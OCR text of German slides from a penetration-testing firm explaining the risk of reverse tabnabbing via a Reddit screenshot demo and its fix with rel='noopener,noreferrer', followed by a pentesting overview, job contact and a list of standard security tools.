
Risiko

- Wird der Link geklickt?
- Sind die Linkziele unvertrauenswürdig?
- Kann die Phishing-Seite überzeugen?

Risiko

- Wird der Link geklickt?
- Sind die Linkziele unvertrauenswürdig?
- Kann die Phishing-Seite überzeugen?

Lösung: `rel="noopener,noreferrer"`


Search r/netsec
LOG IN
SIGN UP
r/netsec
Posts
Posted by u/RedTeamPentesting 25 days ago
1.2k
Why Reverse Tabnabbing Matters (an Example on Reddit)
EvidenceFillerSpooky - Mozilla Firefox
Phishing Server
File Edit View History Bookmarks Tools Help
reddit
r/EvidenceFillerSpooky
Search r/EvidenceFillerSpooky
RedTeamPentesting
5 karma
r/EvidenceFillerSpooky
Posts
VIEW
SORT HOT
This is just a regular subreddit!
Posted by u/RedTeamPentesting 2 hours ago
Share Approve Remove Spam
COMMUNITY DETAILS
MOD TOOLS
r/EvidenceFillerSpooky
0
Members
1
Online
Private
JOIN

Pentest = legaler, kontrollierter **Angriff**

Vorgehensweise ist **vielseitig und kreativ**

Pentests **erhöhen Sicherheit** von Soft- und Hardware

https://www.redteam-pentesting.de/jobs
jobs@redteam-pentesting.de

@RedTeamPT

Appendix: Tools

- Nmap (https://nmap.org/)
- OWASP Zed Attack Proxy (ZAP) (https://www.zaproxy.org/)
- Binwalk (https://github.com/ReFirmLabs/binwalk)
- FirmwareModKit (https://github.com/rampageX/firmware-mod-kit/wiki)
- Ghidra (https://ghidra-sre.org/)
- Metasploit Framework (https://www.metasploit.com/)
- Curl